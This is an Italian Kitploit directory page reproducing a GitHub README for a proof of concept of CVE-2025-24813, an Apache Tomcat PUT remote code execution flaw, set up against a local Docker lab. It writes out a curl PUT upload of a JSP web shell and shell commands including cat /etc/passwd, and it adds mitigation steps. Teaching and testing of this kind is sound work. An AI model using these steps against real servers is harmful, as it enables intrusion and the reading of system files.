Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2025-24813 — Apache Tomcat PUT JSP RCE - CVE-2025-24813 - Exploit e PoC | Kitploit

Strumenti/GitHubGitHub/shivshantp/cve-2025-24813
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingApprendimento e FormazioneRed TeamingSviluppo PayloadLab e Pratica
GitHubshivshantp/cve-2025-24813

CVE-2025-24813

Apache Tomcat PUT JSP RCE - CVE-2025-24813 - Exploit e PoC

Vedi Repository
5361 anno faNon ancora revisionato
Condividi

🚨 CVE-2025-24813 – Exploit RCE JSP PUT di Apache Tomcat

CVE Exploit-Status Platform Language Dockerized License

Questo repository contiene una prova di concetto (PoC) completa per CVE-2025-24813, una vulnerabilità di esecuzione remota di codice (RCE) in Apache Tomcat che utilizza il metodo HTTP PUT per distribuire una web shell JSP dannosa.

🔥 Questo exploit dimostra come un attaccante possa ottenere RCE tramite upload di file ed esecuzione di payload in istanze Tomcat non adeguatamente protette.


📁 Struttura del Progetto

CVE-2025-24813/
├── docker/                         
│   ├── Dockerfile
│   └── web.xml                    
├── exploit/                        
│   ├── 1_exploit_cve_2025_24813.py
│   └── shell.jsp
├── screenshots/                    
│   ├── 1_tomcat_running.png
│   ├── 2_docker_started.png
│   ├── 3_upload_shell.png
│   ├── 4_run_python_exploit.png
│   ├── 5_access_shell_whoami.png
│   ├── 6_view_etc_passwd.png
│   ├── 7_run_uname.png
│   ├── 8_run_id.png
│   └── 9_run_pwd.png
├── .gitignore
├── LICENSE
└── README.md

🚀 Fasi dello Sfruttamento

1️⃣ Configurazione dell'Ambiente Docker

cd docker
sudo docker build -t cve-24813-tomcat .

sudo docker run -it -p 8080:8080 cve-24813-tomcat

📸 Tomcat in esecuzione
📸 Docker avviato


2️⃣ Caricamento della Web Shell JSP Dannosa

curl -X PUT --upload-file exploit/shell.jsp http://localhost:8080/shell.jsp

📸 Caricamento JSP


3️⃣ Esecuzione dell'Exploit Python

python3 exploit/1_exploit_cve_2025_24813.py

📸 Esecuzione exploit


4️⃣ Interazione con la Web Shell

http://localhost:8080/shell.jsp?cmd=id

http://localhost:8080/shell.jsp?cmd=uname -a
http://localhost:8080/shell.jsp?cmd=cat /etc/passwd


📸 whoami
📸 passwd
📸 uname
📸 id

📸 pwd


🧩 Caratteristiche

  • 🔧 Configurazione basata su Docker del server Apache Tomcat vulnerabile
  • 📥 Abuso del metodo PUT per caricare e attivare web shell JSP
  • 🐍 Script PoC basato su Python
  • 📸 Guida completa basata su screenshot
  • 📚 Ideale per simulazioni red team e scopi educativi

🛠️ Come Applicare la Patch (Mitigazione)

  • 🚫 Disabilitare i metodi PUT/DELETE in web.xml o nella configurazione del server
  • ⛓️ Utilizzare il security manager o controlli più rigorosi sul contenitore servlet
  • 🔐 Applicare filtri di upload a livello di file e validazioni
  • 🧱 Configurare un WAF per bloccare richieste PUT non autorizzate
  • ✅ Aggiornare a una versione sicura e patchata di Apache Tomcat

⚠️ Disclaimer

Questo progetto ha esclusivamente scopi educativi e di ricerca. Testare, sfruttare o utilizzare vulnerabilità su sistemi di cui non si è proprietari o su cui non si ha autorizzazione è illegale e non etico.


👨‍💻 Autore

Shivshant Patil
Certified Ethical Hacker (CEH v13)
Laureato in Ingegneria Informatica (B.Tech)
🔗 LinkedIn
🔗 GitHub



Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    366
  • 4

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    287

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →